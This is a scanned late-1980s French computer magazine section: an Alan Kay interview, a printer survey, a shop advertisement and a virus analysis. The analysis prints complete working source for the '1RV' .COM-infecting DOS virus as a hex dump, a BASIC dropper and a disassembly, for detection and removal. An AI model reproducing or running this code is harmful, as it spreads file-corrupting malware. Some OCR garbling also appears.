A.K. : Il ne s'y fait plus grand-chose d'intéressant. L'équipe de départ rassemblait le plus grand nombre d'informaticiens de haut niveau jamais concentré en un lieu. En 1976, cinquante-huit des cent scientifiques les plus créatifs en informatique au monde travaillaient au Parc. C'est un accident de l'histoire qui résulte de la conjonction de la réduction drastique des budgets gouvernementaux pour la recherche et de la création de ce centre, doté de ressources financières importantes. Pour la première fois, des universitaires examinaient les possibilités de travail en dehors du cadre de l'université. Après la conception de l'Alto comme une station de travail, et mes recherches sur les écrans et les fenêtres, le premier micro-ordinateur fut créé en trois mois. A l'époque, il fallait concevoir le microprocesseur sur mesure, mais l'incroyable concentration de créateurs rendait cela possible.

L'Oi : *La technologie a-t-elle vraiment progressé depuis la création d'Apple ?*

A.K. : Avant, Apple ne possédait pas véritablement de département de recherche. On s'émerveille des fondateurs en culottes courtes qui ont inventé les Apple I et II, et l'on oublie les docteurs ès science informatique d'Intel et de Motorola, les inventeurs des puces qui ont permis la création de ces ordinateurs. Wozniak était un concepteur ingénieux, mais les fondations étaient déjà là. Quant au Mac, la recherche de fond a réellement été payée par Xerox : cent millions de dollars ont été investis, aboutissant à des découvertes inexploitées avant qu'Apple ne recrute des chercheurs du Parc.

L'Oi : *Où en sont vos recherches sur l'interface-utilisateur ?*

A.K. : C'est la seule chose que l'utilisateur voit de la machine. Historiquement, on a amélioré le pouvoir de l'homme de deux façons. La première consistait à accroître la puissance des outils à sa disposition (afin qu'il puisse voir plus loin, se déplacer plus vite, etc.) et à amplifier l'effort individuel. L'autre consiste à faire accomplir une partie de sa tâche par d'autres. La création d'entreprises procède de cette approche. Dans nos travaux sur le Dynabook, nous avions banni le principe de la délégation qui nous aurait entraînés sur la voie de l'IA ; c'est pourquoi notre interface est tellement interactive : l'homme conduit véritablement la machine.

L'Oi : *Comment voyez-vous l'avenir ?*

A.K. : La salle des catalogues de la Bibliothèque du Congrès est immense. Vous n'accédez pas à cette salle, vous êtes accueilli à l'entrée par un conseiller qui agit en quelque sorte comme votre agent. Cela préfigure le monde vers lequel nous évoluons où nous aurons besoin d'« agents » pour exploiter une masse de données. Il nous faut créer des ordinateurs auxquels on puisse déléguer.

Le mot clé sera « flexibilité » plutôt qu'intelligence. Le pire consisterait à traiter avec un agent doté d'une intelligence rigide, car il détruirait les fichiers. Nous aurons besoin d'agents qui intègrent la vision du monde de l'utilisateur et l'orientent sur un autre dans le réseau. Ce serait un agent socratique !

...UN GOUROU SORTI DU PARC(1)

PROPOS RECUEILLIS À LOS ANGELES PAR ALEX-SERGE VIEUX

(1) Palo Alto Research Center.
(2) MIT, le célèbre Massachusetts Institute of Technology.
(3) Le Dynabook était un projet de livre-ordinateur interactif développé par Alan Kay au Parc.

LES IMPRIMANTES TOUS AZIMUTS

Face aux nouvelles techniques, laser et jet d'encre, les imprimantes à aiguilles continuent de progresser. Elles restent largement en tête des ventes.


Périphérique indispensable, l'imprimante évolue aussi rapidement que les unités centrales. En quelques années, les exigences des utilisateurs ont évolué. La vénérable marguerite est pratiquement abandonnée. En revanche, les matricielles à impact résistent étonnamment bien aux dernières venues, jet d'encre et laser. Pour justifier leurs nouvelles gammes, les constructeurs exhibent analyses de marché et études prospectives. A partir de sources Dataquest, Hewlett Packard scrute le marché européen en chiffre d'affaires, et Epson le marché français en nombre d'unités.

Les imprimantes à aiguilles sont et resteront pour plusieurs années encore les modèles les plus vendus. Economiques à l'achat et à l'usage, polyvalentes et de plus en plus rapides, elles continuent d'offrir un bon compromis. Elles représentaient 70 % du marché européen des imprimantes en 1986. En 1991, elles devraient encore peser 42 % du chiffre d'affaires européen et près de 76 % des ventes en France ! Selon HP, les imprimantes page passeraient en Europe de 20 % du marché en valeur en 1986 à 47 % en 1991. Epson prédisant pour sa part 15 % d'imprimantes laser vendues en France la même année. On note donc une même tendance : la montée des imprimantes page (c'est-à-dire laser, au moins actuellement) avec une bonne, voire une très bonne résistance des matricielles à impact.

Quant au nombre d'imprimantes à jet d'encre, leur courbe de vente suivrait grossièrement celle de leurs consoeurs à laser, avec un chiffre d'affaires beaucoup plus faible, en raison de leur prix de vente très inférieur.

Aujourd'hui, les meilleures d'entre elles travaillent avec une définition égale à leurs homologues à laser, et l'impression en couleurs est désormais maîtrisée dans le cadre de cette technique. Cependant, aucun constructeur ne propose une imprimante à jet d'encre capable de concurrencer les modèles à laser dans le secteur de la micro-édition. Tous préfèrent présenter les modèles à jet d'encre comme des concurrentes de matricielles haut de gamme. Silence et qualité d'impression face à la possibilité d'imprimer sur de grandes largeurs plusieurs feuilles à la fois.

Le Sicob a vu les nouveautés se multiplier.



Jean-Louis Desnos

L'imprimante à jet d'encre HP Deskjet, 300 points par pouce dans le silence pour 8 490 F.

Epson présentait sa 48 aiguilles, prévue pour septembre ou octobre à moins de 20 000 F ht ainsi que la DFX-5000, une 9 aiguilles ultra-rapide, 178 lignes de 136 signes/minute, soit 400 cps (18 900 F ht).

Citizen s'intéresse au marché de l'entrée de gamme de la micro-édition avec la HQP 40, une 24 aiguilles, couleur, 80 colonnes, vendue 6 265 F ht avec le logiciel de mise en pages Gem Desktop Publisher distribué par Software Technologies.

Autre prétendant à l'imprimante 24 aiguilles, 132 colonnes la moins chère du marché, Amstrad, avec la LQ 5000. 288 cps (96 cps en qualité courrier), interfaces série et parallèle en standard. L'ensemble pour 4 490 F ht.

Fujitsu attaque le marché des lasers avec trois modèles : la RX 7300, 17 pages/minute, quelle que soit la densité de la page (selon le constructeur), 72 000 F ht ; la RX 7200, 12 pages/minute, 32 000 F ht, disponible pour la fin de l'année ; la RX 7100, une 5 pages/minute d'une taille très réduite vendue 17 500 F ht et disponible en septembre.

Le club des lasers PostScript s'élargit de plus en plus. La Mannesmann Tally MT910/U est une 10 pages/minute avec 39 polices et DDL en plus de PostScript (43 900 F ht). Hewlett Packard et Canon ont signé des accords pour la distribution de la carte PostScript QMS Jetscript, on l'ajoute respectivement sur la HP LaserJet Série II (imprimante : 23 900 F ht, carte : 21 221 F ht) et sur la Canon LBP8 II (imprimante : 19 800 F ht en version de base, 24 800 F ht en version double bac et 30 800 F ht en version double bac recto-verso).

Du côté des imprimantes à jet d'encre, signalons enfin la HP DeskJet. Une définition de 300 ppp pour une vitesse d'impression de 120 cps (240 en qualité listing), avec quatre polices de caractères en standard. Prix : 8 490 F ht.

PATRICE DESMEDT

VIRUS : DES NOUVELLES DU FRONT

L'annonce de l'arrivée des virus informatiques dans les disques durs a suscité un émoi bien compréhensible*. Les interventions recueillies sur le serveur télématique de *L'Oi* témoignent d'une inquiétude latente, ravivée à la première anomalie de fonctionnement du disque. Afin de clarifier la situation, nous avons cloné, bouturé et analysé l'un de ces virus. Utilisateurs, soyez rassurés. Il n'y a vraiment pas de quoi s'enrhumer.

Depuis que l'on sait que des plaisantins ont disséminé des logiciels piégés, les utilisateurs, qui installent régulièrement de nouveaux logiciels sur leur ordinateur, tremblent. La rumeur est d'autant plus forte que l'ennemi reste invisible. Tout le monde, spécialement ceux qui n'ont pas encore été contaminés, parle des virus. Au moindre hoquet du disque dur (il peut lui arriver de dérailler un peu, s'il n'a pas été reformaté depuis longtemps), le diagnostic, à priori, est l'attaque virale. Bien entendu, ce n'est presque jamais exact.

L'attitude inverse est tout autant irresponsable : nier l'existence des virus parce qu'on n'en a pas encore vu un, c'est risquer d'aboutir à une amère déconvenue, un jour ou l'autre. On ne combat efficacement un ennemi que lorsqu'on le connaît bien. Il est donc temps d'exorciser le phénomène. Ces petites bêtes existent effectivement. Certaines sont moins nocives que d'autres. Nous en avons attrapé une, juste avant qu'elle ne se tapisse dans les fichiers infectés et ne devienne, de ce fait, invisible. La dissection est riche d'enseignements, et en quelque sorte rassurante : l'éradication du virus ne réclame pas forcément le reformatage du disque dur.


Un virus démasqué !

Il se nomme 1RV-Vandermeerschensis, en l'honneur de notre correspondant d'outre-Quiévrain qui l'a isolé, juste avant qu'il n'investisse son propre disque dur. Il s'agit d'un virus-retard (RV), du type AIDS *(Algorithm Induced Destructive Software)*, comme se plaisent à dire les auteurs de tels logiciels. Par rapport à ses congénères, celui-ci présente la particularité de compter le nombre de ses réplications dans un fichier donné, avant de se déclencher de façon pseudo-aléatoire (en fonction de la valeur du *timer*). Il est aussi un peu moins toxique, car il se contente de bloquer le fonctionnement du programme infecté, sans détruire pour autant les données du disque dur. C'est pourquoi nous en publions l'étude, pour l'édification des utilisateurs de logiciels. Sa relative innocuité fait qu'il ne servira pas à donner des idées aux développeurs de virus : la technicité de rédaction d'un tel programme montre à l'évidence que ces derniers n'ont pas besoin de conseils en la matière. En revanche, la compréhension de son fonctionnement permettra aux usagers moins avertis de mieux apprécier leur éventuel problème de disque dur, et de ne pas incriminer systématiquement un quelconque virus.

Le milieu de culture

Ce virus 1RV est un petit bout de code de moins de 350 octets, qui peut se nicher dans la procédure d'installation d'un progiciel, voire un simple programme Basic. Dans ce cas, il est placé en Data, puis transféré dans un fichier-disque ouvert en écriture. Ce dernier est ensuite activé par un « SHELL nom–de–fichier », et finalement détruit par « KILL ». Ainsi, même les listes Basic sont à suspecter : avant d'exécuter un nouveau programme, il sera sage d'inspecter la source (rechercher l'éventuelle liste de données, les ouvertures de fichiers sur disque, et les sorties par SHELL). S'il peut venir d'à peu près n'importe où, ce virus est, en revanche, sélectif en ce qui concerne son milieu de culture. En effet, son « ADN » est conçu pour se loger dans tous les fichiers .COM qu'il rencontrera sur son chemin (fichiers cachés et système compris). A cette fin, il commence ▶

LA CHRONIQUE D'ALAIN MARIATTE



Chaque mois, un coup de cœur – ou un coup de gueule –, le point de vue et les conseils du praticien sur les nouveaux matériels et extensions PC.

*Lire à ce sujet les articles parus dans L'Oi n°s 102 et 103.

par se dupliquer en mémoire vive, puis ouvre une DTA (Data Transfert Area) dans laquelle il charge successivement tous les fichiers .COM qu'il trouve. Il les réécrit ensuite sur disque, mais avec un en-tête particulier, qui n'est autre que son propre code. Par la suite, chaque invocation d'un fichier .COM contaminé conduit au même processus, mais avec mise à jour d'un compteur de réplication (étiquette GENERATION). Cela signifie que la prolifération peut atteindre différents stades dans les fichiers .COM, ce qui rend le dépistage difficile.

Le crash

Ce virus-retard a la propriété de se réveiller pseudo-aléatoirement dès la cinquième génération, ce qui déroute encore l'utilisateur malchanceux. En effet, dès la cinquième invocation du programme contaminé, une partie du code viral va examiner le contenu du timer-système (400 :06Ch), et décide de se déclencher ou non en fonction du contenu de l'octet codant les dixièmes de seconde. Il s'ensuit un comportement erratique de l'ordinateur, propre à aggraver la tension artérielle de l'utilisateur : la « plante » survient de manière apparemment aléatoire, avec un message sans équivoque mais non définitif (« achetez Pixel pour savoir comment guérir »).

En effet, le code viral comporte une signature permettant à un « contre-poison » logiciel d'évacuer (moyennant finances probablement) la partie létale des fichiers .COM contaminés. Il va sans dire que la plaisanterie s'arrête là où commence le délit de vente forcée. Sachant ce qui précède, la curation simple et gratuite consiste à remplacer tous les fichiers .COM du disque par leurs équivalents sains, ou à en extraire l'en-tête frauduleux avec Debug.

Quelques mesures de prévention

Les virus de type 1RV signalent leur activité par des écritures régulières en mémoire de masse. Le conseil classique pour la protection en écriture d'une disquette contenant le programme suspect reste donc d'actualité. Tout message d'erreur signalant l'impossibilité d'écrire sur disque identifiera le programme contaminé. Ne pas oublier à cet instant que les fichiers cachés des PC-DOS se suffixent aussi .COM !

Une mesure sage (pour les techniciens avertis) consiste par ailleurs à examiner sous Debug les premiers octets de code de tout nouveau programme .COM entrant pour la première fois dans l'ordinateur. Ci-après le code à suspecter légitimement :

```
0100  EB 14 90 49 56 00 2A 2E 43 4F 4D 00 4F 04 00 00
0110  01 00 00 00 00 00 8C C8 05 00 10 8E C0 FE 06 05
0120  01 BE 00 01 33 FF B9 4F 01 F3 A4 BA 5F 02 B4 1A
0130  CD 21 BA 06 01 B9 16 00 B4 4E CD 21 72 60 BA 7D
0140  02 B8 02 3D CD 21 A3 14 01 8B D8 06 1F BA 4F 03
0150  B9 FF FF B4 3F CD 21 05 4F 03 2E A3 12 01 3E 81
0160  3E 52 03 49 56 74 21 33 C9 8B D1 2E 8B 1E 14 01
0170  B8 00 42 CD 21 72 11 BA 00 00 2E 8B 0E 12 01 2E
0180  8B 1E 14 01 B4 40 CD 21 2E 8B 1E 12 01 B4 3E CD
0190  21 0E 1F B4 4F BA 5F 02 CD 21 72 02 EB A0 BA 80
01A0  00 B4 1A CD 21 80 3E 05 01 05 72 5B B8 40 00 8E
01B0  D8 A1 6C 00 0E 1F 25 01 00 74 4C BA C4 01 B4 09
01C0  CD 21 CD 20 50 72 6F 67 72 61 6D 20 73 69 63 6B
01D0  20 65 72 72 6F 72 3A 43 61 6C 6C 20 64 6F 63 74
01E0  6F 72 20 6F 72 20 62 75 79 20 50 49 58 45 4C 20
01F0  66 6F 72 20 63 75 72 65 20 64 65 73 63 72 69 70
0200  74 69 6F 6E 0A 0D 24 BE 24 02 B9 2B 00 33 FF F3
0210  A4 33 FF 2E C7 06 0E 01 00 00 2E 8C 06 10 01 2E
0220  FF 2E 0E 01 1E 07 BE 4F 04 80 3E 05 01 01 75 04
0230  81 EE 00 02 BF 00 01 B9 FF FF 2B CE F3 A4 2E C7
0240  06 00 01 00 01 2E 8C 1E 02 01 2E FF 2E 00 01 CD
0250  20 CD 20 00 00
```

Pour les programmes Basic, dont la source est innocemment fournie en clair, il conviendra d'étudier les éventuelles lignes de données (ou les chargements de fichiers de données externes). Voici à titre indicatif la liste de données trouvée dans le chargeur Basic du virus 1RV :

```
10 ON ERROR GOTO 30
20 GOTO 50
30 CLOSE #1
40 END
50 OPEN "virus.COM" AS 1 LEN=1
60 FIELD 1,1 AS B$
70 I%=1
80 READ K$
90 V%=VAL("&h"+K$)
100 IF (I% MOD 8)<>0 THEN S%=S%+V% ELSE PRINT S%:S%=0
110 LSET B$=CHR$(VAL("&H"+K$))
120 PUT 1,I%:I%=I%+1:GOTO 80
130 DATA EB,14,90,49,56,0,2A,2E,43,4F,4D,0,4F,4,0
150 DATA 0,1,0,0,0,0,0,8C,C8,5,0,10,8E,C0,FE,6
170 DATA 5,1,BE,0,1,33,FF,B9,4F,1,F3,A4,BA,5F,2,B4
190 DATA 1A,CD,21,BA,6,1,B9,16,0,B4,4E,CD,21,72,60,BA
210 DATA 7D,2,B8,2,3D,CD,21,A3,14,1,8B,D8,6,1F,BA,4F
230 DATA 3,B9,FF,FF,B4,3F,CD,21,5,4F,3,2E,A3,12,1,3E
250 DATA 81,3E,52,3,49,56,74,21,33,C9,8B,D1,2E,8B,1E,14
270 DATA 1,B8,0,42,CD,21,72,11,BA,0,0,2E,8B,E,12,1
290 DATA 2E,8B,1E,14,1,B4,40,CD,21,2E,8B,1E,12,1,B4,3E
310 DATA CD,21,E,1F,B4,4F,BA,5F,2,CD,21,72,2,EB,A0,BA
330 DATA 80,0,B4,1A,CD,21,80,3E,5,1,5,72,5B,B8,40,0
350 DATA 8E,D8,A1,6C,0,E,1F,25,1,0,74,4C,BA,C4,1,B4
370 DATA 9,CD,21,CD,20,50,72,6F,67,72,61,6D,20,73,69,63
390 DATA 6B,20,65,72,72,6F,72,3A,43,61,6C,6C,20,64,6F,63
410 DATA 74,6F,72,20,6F,72,20,62,75,79,20,50,49,58,45,4C
430 DATA 20,66,6F,72,20,63,75,72,65,20,64,65,73,63,72,69
450 DATA 70,74,69,6F,6E,A,D,24,BE,24,2,B9,2B,0,33,FF
470 DATA F3,A4,33,FF,2E,C7,6,E,1,0,0,2E,8C,6,10,1
490 DATA 2E,FF,2E,E,1,1E,7,BE,4F,4,80,3E,5,1,1,75
510 DATA 4,81,EE,0,2,BF,0,1,B9,FF,FF,2B,CE,F3,A4,2E
530 DATA C7,6,0,1,0,1,2E,8C,1E,2,1,2E,FF,2E,0,1
550 DATA CD,20,CD,20,0,0
```

Voici enfin, page suivante, le désassemblage du virus 1RV, obtenu après incubation dans un milieu de culture expérimental composé exclusivement de faux fichiers .COM (fichiers-pièges, composés de la seule instruction NOP/RET).

Téléphone : 43.36.40.18

MICROSTORY

RUE JEANNE D'ARC 75013 PARIS MÉTRO : SAINT-MARCEL

Tous nos prix s'entendent TTC
Matériel garanti
1 an pièces et main d'œuvre

HORAIRES :
lundi
14 h 30 - 19 h
du mardi
au samedi de
10 h 30 - 13 h
14 h - 19 h

OUVEAU... LOCATION DE MATERIEL INFORMATIQUE... CONSULTEZ-NOUS

C XT* TURBO — 6 990 F TTC

boîtier métallique pro
alimentation 150 Watts
carte mère turbo 4,77/8 Mhz commutable par switch :
Ko de mémoire, extensible à 640 Ko sur la carte mère
iplacement pour co-processeur 8087 - 8 slots d'extension
lecteur de disquettes 360 Ko DF/DD Japonais avec carte
trôleur
clavier azerty 84 touches normes XT
oir 9 RAM 256 Ko

C AT* 80286 TURBO — 2 190 F TTC

boîtier métallique AT
alimentation 185 Watts
carte mère turbo avec processeur 80286 commutable à
) Mhz o wait state
mémoire 512 Ko extensible à 1 Mo sur la carte mère
orloge sauvegardée
contrôleur disquette 1,2 Mo/360 Ko/720 Ko
lecteur de disquettes 1,2 Mo
clavier azerty étendu (101 touches) aux normes AT

C AT* 80286 PRO — 10 990 F TTC

boîtier métallique AT PRO
alimentation 200 watts
carte mère turbo avec processeur 80286 commutable à
0 Mhz o wait state
mémoire 512 Ko extensible à 1 Mo sur la carte mère
orloge sauvegardée
contrôleur disquette/disque dur AT fonctionnant
16 bits
carte monochrome graphique type Hercules avec port
allèle
carte entrée/sortie (série parallèle)
lecteur de disquettes 1,2 Mo
disque dur 20 Mo Miniscribe
clavier azerty étendu (101 touches) aux normes AT

M, XT et AT sont des marques déposées.

IMPRIMANTES

ikosha SP180	1 790 F
AR LC 10	2 350 F
son LX 800	2 690 F
roducteur feuille à feuille	1 050 F
C P 2200	4 290 F
roducteur feuille à feuille	N.C.
r NB 2410 (24 aiguilles)	5 990 F
dèles en 132 colonnes	N.C.
ble imprimante	199 F
ting papier	150 F
bans	N.C.

LAVIERS

Clavier azerty 84 touches avec indicateur UM et CAPS LOCK"	550 F
Clavier azerty étendu 101 touches LED "NUM, PS et SCROLL LOCK"	650 F

ONITEURS

oniteur monochrome vidéocomposite 12" vert ou ibre	830 F
Moniteur monochrome 12" TTL compatible Hercules oir ou ambre)	890 F
Moniteur monochrome 12" TTL bifréquence compatible rcules et CGA (noir, vert ou ambre) sur socle	990 F
Moniteur identique au précédant mais en 14"	1 190 F
Moniteur couleur 14" compatible CGA (600 x 200), iB, TTL et composite	2 490 F
Moniteur couleur 14" compatible EGA (640 x 450) r socle	3 990 F
Moniteur couleur 14" multisynchro compatible utes cartes PC (EGA, CGA, PGA...)	5 790 F

OPTIONS (XT/AT)

- Option carte mère 10 Mhz (XT)	+ 150 F
- Clavier étendu 101 touches (pour XT)	+ 150 F
- Boîtier look AT	+ 100 F
- Boîtier métallique baby AT (XT)	+ 390 F
Extensions mémoire	
- Lot de 9 RAM 256 Ko	+ 900 F
- Extension à 512 Ko de mémoire (pour XT)	N.C.
- Extension à 640 Ko de mémoire (pour XT)	N.C.
- Extension de mémoire 1 Mo pour AT	N.C.
Cartes vidéo	
- Carte vidéo monochrome (type Hercules) avec port parallèle	+ 450 F
- Carte couleur graphique (CGA) avec port parallèle	+ 390 F
- Carte haute résolution couleur (EGA)	+ 1 300 F
- Carte dualdisplay comp. Hercules CGA	+ 690 F
Cartes	
- Carte multifonction (horloge sauvegardée, sorties joystick, série, parallèle et contrôleur disquettes)	+ 390 F
- Carte multi-fonction multi-display (affichage Hercules CGA, 640 x 400 (opt.), 640 x 200, sorties série-parallèle, horloge sauvegardée).	+ 990 F
Moniteurs	
- Moniteur monochrome vidéocomposite 12" vert ou ambre	+ 780 F
- Moniteur monochrome 12" TTL sur pied (ambre ou vert)	+ 990 F
- Moniteur monochrome 14" TTL bifréquence (noir ou ambre) sur pied orientable	+ 1 180 F
- Moniteur couleur (Philips ou autre) CGA (640 x 200)	+ 2 450 F
- Moniteur couleur haute résolution (EGA) sur socle	+ 3 990 F
Lecteurs disques / disques durs	
- Lecteur disque supplémentaire 360 Ko DF/DD (pour XT)	+ 690 F
- Disk dur 20 Mo avec carte contrôleur (pour XT)	+ 2 490 F
- Disk dur 30 Mo avec carte contrôleur (pour XT)	+ 3 350 F
- Disk dur 40 Mo Seagate	+ 4 990 F
Accessoires	
- Souris compatible Microsoft à brancher sur le port série	+ 500 F

BOÎTIERS/ALIMS

- Boîtier métallique PRO	330 F
- Boîtier look AT avec RESET et commutateur Turbo en façade	390 F
- Boîtier AT	690 F
- Boîtiers baby + alimentation	1 090 F
- Alimentation 150 Watts aux normes PC	550 F
- Alimentation 200 Watts aux normes AT	650 F

LECTEURS DISQUES / DISQUES DURS

- Lecteur disques 360 Ko DF/DD à entraînement direct (Chinon, Tamichi, NEC)	750 F
- Lecteur disques 1,2 Mo DF/HD pour AT (Chinon, EC)	1 090 F
- Lecteur disquettes 31/2 p 720 Ko avec coffret 51/4 p	1 250 F
- Carte contrôleur disquette 51/4 p, 31/2 p	190 F
- Carte contrôleur 1,2 Mo et 360 Ko pour AT	590 F
- Carte contrôleur 1,2 Mo et 360 Ko et disk dur	1 240 F
- Contrôleur pouvant gérer jusqu'à 2 disques durs XT/AT (livré avec câbles)	650 F
- Disque dur 20 Mo Miniscribe	2 350 F
- Kit disque dur 20 Mégas avec carte contrôleur	2 690 F
- Disque dur 30 Mo Seagate	2 890 F
- Streamer 40 Mo	N.C.
- Disque dur 40 Mo Seagate	4 490 F
- Hard disk card 20 Mega	N.C.
- Hard disk card 30 Mega	N.C.

Référence : 134 du service-lecteurs (page 66)

HORAIRES : lundi 14 h 30 / 19 h
du mardi au samedi de
10 h 30 / 13 h – 14 h / 19 h

PROMOTIONS DU MOIS

Carte multi- fonction Hercules	690 F TTC
Carte multi- fonction CGA	690 F TTC
Lecteur disque 3 1/2 pouces	950 F TTC
Lecteur disque 1,2 Mo	990 F TTC

IMPRIMANTE SEIKOSHA SL 80 AI — 3 590 F TTC
• 24 aiguilles • Compatible EPSON/IBM.

PC XT TURBO 4,77/8 Mhz — 9 390 F TTC / 8 590 F TTC
• 256 Ko • Boîtier look AT • Carte multi-fonction • carte vidéo hercules • Clavier 101 touches • 1 lecteur 360 Ko + 1 disque dur 20 Mo • 1 écran 12" haute résolution monochrome
+ 1 imprimante Seikosha SP 180 avec câble.

PC AT 80286 PRO — 16 990 F TTC / 15 290 F TTC
- 1 boîtier métallique AT
- 1 alimentation 200 Watts
- 1 carte mère turbo 6/10 Mhz o wait state
- 1 horloge sauvegardée
- 1 contrôleur disquette/disque dur AT fonctionnant sur 16 bits
- 1 carte EGA multi-synchro
- 1 carte entrée/sortie (série parallèle)
- 1 lecteur disquettes 1,2 Mo
- 1 disque dur 20 Mo
- 1 clavier étendu (101 touches) aux normes AT
- 1 moniteur EGA
- 1 souris

CARTES MERES (Sans Ram)

- Cartes mère 8 slots XT 8 Mhz	790 F
- Carte mère 8 slots XT 10 Mhz	990 F
- Carte mère 8 slots AT 12 Mhz	3 420 F
- Carte mère 80386 16 Mhz	N.C.

CARTES VIDEO

- Carte graphique couleur CGA avec port parallèle	410 F
- Carte monochrome graphique Hercules avec port parallèle	490 F
- Carte dualdisplay compatible Hercules et CGA ou autoswitch (XT)	750 F
- Carte EGA multisynchro (CGA, Hercules, EGA)	1 390 F
- Carte péritel	250 F
- Carte G7B (multi-fonction multi-display) (opt. EGA en +)	1 190 F

INTERFACES

- Carte interface parallèle	150 F
- Carte interface série	230 F
- Carte multi-fonctions (horloge sauvegardée, sorties joystick, série parallèle et contrôleur disquettes	550 F
- Modem Kortex KX TEL II	1 990 F
- Souris Genius compatible Microsoft avec Paintbrush	850 F
- Carte joystick	N.C.

* Les câbles pour les cartes sont facturés en sus prix N.C.

ON DE COMMANDE :
etourner à MICROSTORY
, rue Jeanne d'Arc, 75013 PARIS

ussigné, M .....
om .....
sse .....
..... Tél. : .....
e du matériel .....

commande le matériel suivant .....
.....
pour la somme totale de : .....
Frais de port softs 20 F, matériel nous consulter
Règlement :
chèque ☐ mandat ☐ carte bleue ☐
Signature : ..... Date : .....

DEMANDE DE CRÉDIT
Je désire recevoir 1 offre préalable de crédit
Matériel : .....
Montant de la commande .....
Nombre de mensualités (de 4 à 24) : .....
Je joins à ma demande le versement comptant
chèque ☐ ccp ☐ mandat-lettre ☐
Signature : ..... Date : .....

règlements libellés à l'ordre de MICROSTORY
carte bleue
Date exp. Signature
Offres valables dans la limite des stocks disponibles.

Crédit IMMÉDIAT SUR TOUT LE MAGASIN à partir de 1.500 F

DÉSASSEMBLAGE DU VIRUS 1RV

```
; algorithm induced destructive software : aids

dta  equoffset virusend+16d
lendata                 equ512d
lencode                 equoffset virusend - offset start
idof equoffset ident - offset start
idpos                   equlencode+lendata+idof

codesegment
    assume cs:code,ds:code,es:code
    org                 100h
start:
    jmp                 virus
    ident               dw "VI"
    generation          db 0
    nomfich             db "*.COM",0 ;tous les .com contaminés
    program             dw lencode+lendata+100h
    of                  dw ?
    sg                  dw ?
    lngth               dw ?
    handle              dw ?
virus:
    mov     ax,cs
    add     ax,1000h
    mov     es,ax
    ;
    inc     generation              ;le compteur fatitique !
    ;
    mov     si,100h
    xor     di,di
    mov     cx,lencode
    rep     movsb                   ;réplication du code viral
    ;                               ;4096 octets au-dessus
    mov     dx,dta
    mov     ah,1ah                  ;une dta (data transfert
    int     21h                     ;area) est créée, pour y
    ;                               ;contaminer les .com
    mov     dx,offset nomfich
    mov     cx,16h                  ;system et hidden compris
    mov     ah,4eh                  ;recherche du premier
    int     21h                     ;fichier correspondant
    jc      filend                  ;il n'y en a pas
    ;
fileloop:
    mov     dx,dta+30d
    mov     ax,3d02h                ;ouverture en read/write
    int     21h
    mov     handle,ax               ;sauve le file handle
    mov     bx,ax
    push    es
    pop     ds                      ;buffer à la suite du
    mov     dx,lencode+lendata      ;code viral
    mov     cx,0ffffh               ;64 ko à transférer
    mov     ah,3fh                  ;lecture du fichier
    int     21h
    add     ax,lencode+lendata      ;ax=longueur réelle
    mov     cs:lngth,ax             ;sauvegardé

    db      3eh,81h,3eh             ;signature du virus
    dw      idpos
    dw      "VI"
    je      close
    ;
    xor     cx,cx
    mov     dx,cx
    mov     bx,cs:handle
    mov     ax,4200h                ;déplacement du pointeur
    int     21h
    jc      close
    ;
    mov     dx,0
    mov     cx,cs:lngth             ;longueur totale du code
    mov     bx,cs:handle            ;pointeur
    mov     ah,40h                  ;sauve le code contaminé
    int     21h
    ;
close:
    mov     bx,cs:lngth
    mov     ah,3eh                  ;fermeture du fichier
    int     21h
    ;
    next    com:
    push    cs
    pop     ds
    mov     ah,4fh                  ;recherche le .com suivant
    mov     dx,dta
    int     21h
    jc      filend                  ;il n'y en a plus
    jmp     fileloop
filend:
    mov     dx,80h                  ;réactive la dta
    mov     ah,1ah                  ;d'origine
    int     21h
;************** partie active du virus *****************
    cmp     generation,5            ;crash à la 5ème génération
    jb      runit                   ;inférieur à 5
    mov     ax,40h
    mov     ds,ax
    mov     ax,ds:â6chê             ;prend la valeur du timer
    push    cs
    pop     ds
    and     ax,1                    ;teste le 1er 10ème de sec.
    jz      runit                   ;répit temporaire
    mov     dx,offset msg
    rmov    ah,9
    int     21h                     ;message viral
    int     20h                     ;com bloqué définitivement
    msg     db  "program sick error:call doctor"
            db  " or buy Pixel for cure description"
            db  10,13,"$"
runit:
    mov     si,offset setcode
    mov     cx,offset endcode - offset setcode
    xor     di,di
    rep     movsb                   ;déplace l'en-tête
    xor     di,di
    mov     word ptr cs:of,0
    mov     word ptr cs:sg,es
    jmp     dword ptr cs:of         ;branche à cet en-tête
setcode:
    push    ds
    pop     es
    mov     si,lencode+lendata+100h
    cmp     generation,1
    jne     not0                    ;ce n'est pas la 1ère gén.
    sub     si,lendata
not0:
    mov     di,100h
    mov     cx,0ffffh
    sub     cx,si
    rep     movsb
    mov     word ptr cs:[100h],100
    mov     word ptr cs:[102h],ds
    jmp     dword ptr cs:[100h] ;démarrage normal du pgm
endcode:
virusend:
    int     20h
    int     20h
code ends
    end     start
```

LES VIRUS DU LOCH NESS

Nous avons, durant le mois d'avril, ouvert un forum télématique au sujet des virus. De nombreuses contributions témoignent de l'importance du sujet. Voici un extrait des plus significatifs. Cela va de la panique à la négation du phénomène pour lequel une explication (un complot ?) est fournie. Des noms sont avancés... car en fait, tout est là : à qui profite le crime ? Le débat est engagé. S'agit-il de monstres médiatiques nageant en eau trouble ou bien d'une réalité tangible ?

– « Les virus sont partout... » (Jacquesson, 28 avril.)

– « Dites donc *L'Oi,* cet article n'est-il pas paru un jour très particulier ? Vous faites peur aux gens avec vos histoires. J'ai commencé à flairer le poisson d'avril... » (Anonyme, 2 avril.)

